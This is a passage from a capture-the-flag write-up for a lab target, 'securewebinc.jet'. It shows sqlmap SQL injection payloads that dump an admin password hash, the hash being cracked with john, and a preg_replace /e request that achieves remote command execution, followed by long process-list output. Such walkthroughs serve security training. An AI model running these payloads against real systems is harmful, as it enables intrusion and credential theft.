```
placeholder="Password">
        <span class="glyphicon glyphicon-lock form-control-feedback"></span>
      </div>
      <div class="row">
        <div class="col-xs-8">
          <div class="checkbox icheck">
            <label>
              <input type="checkbox"> Remember Me
            </label>
          </div>
        </div>
        <!-- /.col -->
        <div class="col-xs-4">
          <button type="submit" class="btn btn-primary btn-block btn-flat">Sign
In</button>
        </div>
        <!-- /.col -->
      </div>
    </form>

  </div>
  <!-- /.login-box-body -->
</div>
<!-- /.login-box -->

<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
<script>
  $(function () {
    $('input').iCheck({
      checkboxClass: 'icheckbox_square-blue',
      radioClass: 'iradio_square-blue',
      increaseArea: '20%' // optional
    });
  });
</script>
</body>
</html>

We found the flag: JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll}

# Flag 4 (Bypassing Authentication)

There is SQLi in the:
http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php

We captured the login with Burp Suite:

POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
```

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

username=admin&password=password
```

We saved it as login.req and we used the sqlmap for the above request:

```
kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 --dbs
130 â¤µ
        ___
       __H__
 ___ ___[()]_____ ___ ___  {1.2#stable}
|_ -| . ['] |  .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting at 14:29:48

[14:29:48] [INFO] parsing HTTP request from 'login.req'
[14:29:48] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Windows NT 6.1) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/12.0.702.0
Safari/534.24' from file '/usr/share/sqlmap/txt/user-agents.txt'
[14:29:49] [INFO] resuming back-end DBMS 'mysql'
[14:29:49] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1751=1751-- MLpb&password=password

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=admin' AND (SELECT 8085 FROM(SELECT
COUNT(*),CONCAT(0x7178787a71,(SELECT
(ELT(8085=8085,1))),0x7171706b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=admin' AND SLEEP(5)-- CwGm&password=password

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=-7734' UNION ALL SELECT
NULL,CONCAT(0x7178787a71,0x7553786e4b5256705474464756 5a4567784b537577465a476f476
74563636e707349544a6c675278,0x7171706b71),NULL-- VkMs&password=password
---
[14:29:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```

```
web application technology: Nginx
back-end DBMS: MySQL >= 5.0
[14:29:53] [INFO] fetching database names
[14:29:53] [INFO] used SQL query returns 2 entries
[14:29:53] [INFO] resumed: information_schema
[14:29:53] [INFO] resumed: jetadmin
available databases [2]:
[*] information_schema
[*] jetadmin

[14:29:53] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'

[*] shutting down at 14:29:53

kali :: ~/HTB #
kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 -D
jetadmin --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [()]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting at 14:30:22

[14:30:22] [INFO] parsing HTTP request from 'login.req'
[14:30:22] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11;
Linux x86_64) Gecko Firefox/5.0' from file '/usr/share/sqlmap/txt/user-
agents.txt'
[14:30:22] [INFO] resuming back-end DBMS 'mysql'
[14:30:22] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1751=1751-- MLpb&password=password

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=admin' AND (SELECT 8085 FROM(SELECT
COUNT(*),CONCAT(0x7178787a71,(SELECT
(ELT(8085=8085,1))),0x7171706b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=admin' AND SLEEP(5)-- CwGm&password=password

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
```

```
    Payload: username=-7734' UNION ALL SELECT
NULL,CONCAT(0x7178787a71,0x7553786e4b52567054744647565a4567784b537577465a476f476
74563636e707349544a6c675278,0x7171706b71),NULL-- VkMs&password=password
---
[14:30:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL >= 5.0
[14:30:25] [INFO] fetching tables for database: 'jetadmin'
[14:30:25] [INFO] used SQL query returns 1 entries
Database: jetadmin
[1 table]
+-------+
| users |
+-------+

[14:30:26] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'

[*] shutting down at 14:30:26

kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 -D
jetadmin -T users --dump
        ___
       __H__
 ___ ___[()]_____ ___ ___  {1.2#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting at 14:30:34

[14:30:34] [INFO] parsing HTTP request from 'login.req'
[14:30:34] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Windows; U; Windows NT 5.1; en-US; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2'
from file '/usr/share/sqlmap/txt/user-agents.txt'
[14:30:34] [INFO] resuming back-end DBMS 'mysql'
[14:30:34] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1751=1751-- MLpb&password=password

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=admin' AND (SELECT 8085 FROM(SELECT
COUNT(*),CONCAT(0x7178787a71,(SELECT
(ELT(8085=8085,1))),0x7171706b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password

    Type: AND/OR time-based blind
```

```
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=admin' AND SLEEP(5)-- CwGm&password=password

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: username=-7734' UNION ALL SELECT
NULL,CONCAT(0x7178787a71,0x7553786e4b52567054744647565a4567784b537577465a476f476
74563636e707349544a6c675278,0x7171706b71),NULL-- VkMs&password=password
---
[14:30:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL >= 5.0
[14:30:36] [INFO] fetching columns for table 'users' in database 'jetadmin'
[14:30:36] [INFO] used SQL query returns 3 entries
[14:30:36] [INFO] resumed: "id","int(11)"
[14:30:36] [INFO] resumed: "username","varchar(50)"
[14:30:36] [INFO] resumed: "password","varchar(191)"
[14:30:36] [INFO] fetching entries for table 'users' in database 'jetadmin'
[14:30:36] [INFO] used SQL query returns 1 entries
[14:30:36] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[14:30:38] [INFO] writing hashes to a temporary file
'/tmp/sqlmapSPgpyB9247/sqlmaphashes-kj3W5A.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[14:30:39] [INFO] using hash method 'sha256_generic_passwd'
[14:30:39] [WARNING] no clear password(s) found
Database: jetadmin
Table: users
[1 entry]
+----+----------
+-------------------------------------------------------------------+
| id | username | password
|
+----+----------
+-------------------------------------------------------------------+
| 1  | admin    |
97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b0445b235d5084 |
+----+----------
+-------------------------------------------------------------------+

[14:30:39] [INFO] table 'jetadmin.users' dumped to CSV file
'/root/.sqlmap/output/www.securewebinc.jet/dump/jetadmin/users.csv'
[14:30:39] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'

[*] shutting down at 14:30:39

kali :: ~/HTB #
We used john to crack the hash (SHA256):

kali :: ~/HTB # john --wordlist=/usr/share/wordlists/rockyou.txt hash
--format=Raw-SHA256
1 â¤µ
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Hackthesystem200 (?)
1g 0:00:00:02 DONE (2018-04-04 14:31) 0.4291g/s 4768Kp/s 4768Kc/s 4768KC/s
Hackwell31..Hackthesystem200
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So, the credentials are:

username: admin
password: Hackthesystem200

We logged in and we found another one flag in the dashboard:

I just got another flag! Check it out: JET{sQl_1nj3ct1ons_4r3_fun!}

So the Flag 4 is : JET{sQl_1nj3ct1ons_4r3_fun!}

#Flag 5 (Command)

By using the email feature inside the dashboard it seems that there is a preg_replace() in the place (It replaces swearwords):

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 311

swearwords%5B%2Ffuck%2Fi%5D=make+love&swearwords%5B%2Fshit%2Fi
%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&swearwords%5B%2Fdick%2Fi
%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=escort&swearwords%5B%2Fasshole%2Fi
%5D=bad+person&to=test%40test.com&subject=test&message=%3Cp%3Easdasd+fuck%3Cbr
%3E%3C%2Fp%3E&_wysihtml5_mode=1
```

preg_replace() RCE:

Request:

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 275

swearwords%5B%2Ffuck%2Fe%5D=system('ps+aux')&swearwords%5B%2Fshit%2Fi
%5D=poop&swearwords%5B%2Fass%2Fi%5D=behind&swearwords%5B%2Fdick%2Fi
%5D=penis&swearwords%5B%2Fwhore%2Fi%5D=escort&swearwords%5B%2Fasshole%2Fi
%5D=bad+person&to=tony%40a.com&subject=what&message=you+are+a+fuck
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:41:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 46397

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
    <!-- Theme style -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
    <!-- iCheck -->
    <link rel="stylesheet"
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">

    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->

</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
    <div class="login-logo">
        <b>Send Email</b>
    </div>
    <div class="login-box-body">
        <p class="login-box-msg">
            <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
            <br>
        </p>

        <p><b>To: </b>tony@a.com</p>
        <p><b>Subject: </b>what</p>
        <p><b>Message</b></p>
        <hr>
        <p>
            USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
root          1  0.0  0.1 185520  5264 ?        Ss   06:08   0:07 /sbin/init
root          2  0.0  0.0      0     0 ?        S    06:08   0:00 [kthreadd]
root          3  0.0  0.0      0     0 ?        S    06:08   0:01 [ksoftirqd/0]
root          5  0.0  0.0      0     0 ?        S<   06:08   0:00 [kworker/0:0H]
```

```
root          7  0.1  0.0      0     0 ?        S    06:08   0:35 [rcu_sched]
root          8  0.0  0.0      0     0 ?        S    06:08   0:00 [rcu_bh]
root          9  0.0  0.0      0     0 ?        S    06:08   0:00 [migration/0]
root         10  0.0  0.0      0     0 ?        S    06:08   0:00 [watchdog/0]
root         11  0.0  0.0      0     0 ?        S    06:08   0:00 [watchdog/1]
root         12  0.0  0.0      0     0 ?        S    06:08   0:00 [migration/1]
root         13  0.0  0.0      0     0 ?        S    06:08   0:25 [ksoftirqd/1]
root         15  0.0  0.0      0     0 ?        S<   06:08   0:00 [kworker/1:0H]
root         16  0.0  0.0      0     0 ?        S    06:08   0:00 [kdevtmpfs]
root         17  0.0  0.0      0     0 ?        S<   06:08   0:00 [netns]
root         18  0.0  0.0      0     0 ?        S<   06:08   0:00 [perf]
root         19  0.0  0.0      0     0 ?        S    06:08   0:00 [khungtaskd]
root         20  0.0  0.0      0     0 ?        S<   06:08   0:00 [writeback]
root         21  0.0  0.0      0     0 ?        SN   06:08   0:00 [ksmd]
root         22  0.0  0.0      0     0 ?        SN   06:08   0:00 [khugepaged]
root         23  0.0  0.0      0     0 ?        S<   06:08   0:00 [crypto]
root         24  0.0  0.0      0     0 ?        S<   06:08   0:00 [kintegrityd]
root         25  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         26  0.0  0.0      0     0 ?        S<   06:08   0:00 [kblockd]
root         27  0.0  0.0      0     0 ?        S<   06:08   0:00 [ata_sff]
root         28  0.0  0.0      0     0 ?        S<   06:08   0:00 [md]
root         29  0.0  0.0      0     0 ?        S<   06:08   0:00 [devfreq_wq]
root         34  0.0  0.0      0     0 ?        S    06:08   0:06 [kswapd0]
root         35  0.0  0.0      0     0 ?        S<   06:08   0:00 [vmstat]
root         36  0.0  0.0      0     0 ?        S    06:08   0:00
[fsnotify_mark]
root         37  0.0  0.0      0     0 ?        S    06:08   0:00 [ecryptfs-
kthrea]
root         53  0.0  0.0      0     0 ?        S<   06:08   0:00 [kthrotld]
root         54  0.0  0.0      0     0 ?        S<   06:08   0:00
[acpi_thermal_pm]
root         55  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         56  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         57  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         58  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         59  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         60  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         61  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         62  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         63  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_0]
root         64  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_0]
root         65  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_1]
root         66  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_1]
root         72  0.0  0.0      0     0 ?        S<   06:08   0:00
[ipv6_addrconf]
root         85  0.0  0.0      0     0 ?        S<   06:08   0:00 [deferwq]
root         86  0.0  0.0      0     0 ?        S<   06:08   0:00
[charger_manager]
root        137  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        138  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        139  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        140  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        141  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        142  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        143  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        144  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root        145  0.0  0.0      0     0 ?        S<   06:08   0:00 [mpt_poll_0]
root        146  0.0  0.0      0     0 ?        S<   06:08   0:00 [mpt/0]
root        147  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_2]
root        148  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_2]
root        149  0.0  0.0      0     0 ?        S<   06:08   0:00 [kpsmoused]
root        150  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_3]
root        151  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_3]
root        152  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_4]
```

```
root         153  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_4]
root         154  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_5]
root         155  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_5]
root         156  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_6]
root         157  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_6]
root         158  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_7]
root         159  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_7]
root         160  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_8]
root         161  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_8]
root         162  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_9]
root         163  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_9]
root         164  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_10]
root         165  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_10]
root         166  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_11]
root         167  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_11]
root         168  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_12]
root         169  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_12]
root         170  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_13]
root         171  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_13]
root         172  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_14]
root         173  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_14]
root         174  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_15]
root         175  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_15]
root         176  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_16]
root         177  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_16]
root         178  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_17]
root         179  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_17]
root         180  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_18]
root         181  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_18]
root         182  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_19]
root         183  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_19]
root         184  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_20]
root         185  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_20]
root         186  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_21]
root         187  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_21]
root         188  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_22]
root         189  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_22]
root         190  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_23]
root         191  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_23]
root         192  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_24]
root         193  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_24]
root         194  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_25]
root         195  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_25]
root         196  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_26]
root         197  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_26]
root         198  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_27]
root         199  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_27]
root         200  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_28]
root         201  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_28]
root         202  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_29]
root         203  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_29]
root         204  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_30]
root         205  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_30]
root         206  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_31]
root         207  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_31]
root         264  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         266  0.0  0.0      0     0 ?        S<   06:08   0:00 [kworker/1:1H]
root         268  0.0  0.0      0     0 ?        S<   06:08   0:00 [kworker/0:1H]
root         269  0.0  0.0      0     0 ?        S    06:08   0:00 [scsi_eh_32]
root         270  0.0  0.0      0     0 ?        S<   06:08   0:00 [scsi_tmf_32]
root         271  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         272  0.0  0.0      0     0 ?        S<   06:08   0:00 [ttm_swap]
root         356  0.0  0.0      0     0 ?        S<   06:08   0:00 [raid5wq]
root         381  0.0  0.0      0     0 ?        S<   06:08   0:00 [kdmflush]
```

```
root         382  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         391  0.0  0.0      0     0 ?        S<   06:08   0:00 [kdmflush]
root         393  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         402  0.0  0.0      0     0 ?        S<   06:08   0:00 [bioset]
root         431  0.0  0.0      0     0 ?        S    06:08   0:11 [jbd2/dm-0-8]
root         432  0.0  0.0      0     0 ?        S<   06:08   0:00 [ext4-rsv-
conver]
www-data     484  0.0  0.0      0     0 ?        Z    07:54   0:00 [sh] <defunct>
root         489  0.0  0.0      0     0 ?        S<   06:08   0:00 [iscsi_eh]
root         491  0.8  0.2  40720  9304 ?        Ss   06:08   4:25
/lib/systemd/systemd-journald
root         504  0.0  0.0      0     0 ?        S    06:08   0:06 [kauditd]
root         517  0.0  0.0      0     0 ?        S<   06:08   0:00 [ib_addr]
root         518  0.0  0.0 102972  1232 ?        Ss   06:08   0:00 /sbin/lvmetad
-f
root         521  0.0  0.0      0     0 ?        S<   06:08   0:00 [ib_mcast]
root         522  0.0  0.0      0     0 ?        S<   06:08   0:00 [ib_nl_sa_wq]
root         524  0.0  0.0      0     0 ?        S<   06:08   0:00 [ib_cm]
root         525  0.0  0.0      0     0 ?        S<   06:08   0:00 [iw_cm_wq]
root         526  0.0  0.0      0     0 ?        S<   06:08   0:00 [rdma_cm]
www-data     537  0.0  0.0      0     0 ?        Z    07:54   0:00 [sh] <defunct>
root         556  0.0  0.1  45244  4196 ?        Ss   06:08   0:01
/lib/systemd/systemd-udevd
www-data     601  0.0  0.0   4464   700 ?        S    07:55   0:00 /bin/sh -c
/bin/sh
www-data     602  0.0  0.0   4464   736 ?        S    07:55   0:00 /bin/sh
www-data     655  0.0  0.1  32140  6572 ?        S    07:56   0:00 python -c
import pty; pty.spawn("/bin/sh")
www-data     656  0.0  0.0   4464  1664 pts/3    Ss+  07:56   0:00 /bin/sh
www-data     680  0.0  0.0      0     0 ?        Z    07:56   0:00 [sh] <defunct>
www-data     701  0.0  0.0      0     0 ?        Z    07:56   0:00 [sh] <defunct>
www-data     807  0.0  0.0      0     0 ?        Z    07:57   0:00 [sh] <defunct>
root         826  0.0  0.0      0     0 ?        S<   06:08   0:00 [ext4-rsv-
conver]
systemd+     857  0.0  0.0 100324  2264 ?        Ssl  06:08   0:00
/lib/systemd/systemd-timesyncd
root         868  0.1  0.0  94040  2308 ?        S<sl 06:08   0:32 /sbin/auditd
-n
www-data     870  0.0  0.2 252512  8080 ?        S    07:58   0:00 php-fpm: pool
www
www-data     884  0.0  0.2 252512  8084 ?        S    07:58   0:00 php-fpm: pool
www
www-data     885  0.0  0.2 252512  8092 ?        S    07:58   0:00 php-fpm: pool
www
www-data     946  0.0  0.0      0     0 ?        Z    07:58   0:00 [sh] <defunct>
www-data     995  0.0  0.0      0     0 ?        Z    07:59   0:00 [sh] <defunct>
root        1002  0.0  0.0   4396  1216 ?        Ss   06:08   0:00
/usr/sbin/acpid
root        1030  0.0  0.0  27732  2376 ?        Ss   06:08   0:00 /usr/sbin/cron
-f
root        1032  0.0  0.0  28548  2932 ?        Ss   06:08   0:00
/lib/systemd/systemd-logind
root        1039  0.0  0.1 274592  4360 ?        Ssl  06:08   0:16
/usr/lib/accountsservice/accounts-daemon
daemon      1045  0.0  0.0  26048  2016 ?        Ss   06:08   0:00 /usr/sbin/atd
-f
root        1048  0.0  0.1 753064  5124 ?        Ssl  06:08   0:17 /usr/bin/lxcfs
/var/lib/lxcfs/
message+    1050  0.0  0.0  42900  3508 ?        Ss   06:08   0:00 /usr/bin/dbus-
daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
www-data    1106  0.0  0.0   4464   700 ?        S    08:00   0:00 sh -c /bin/sh
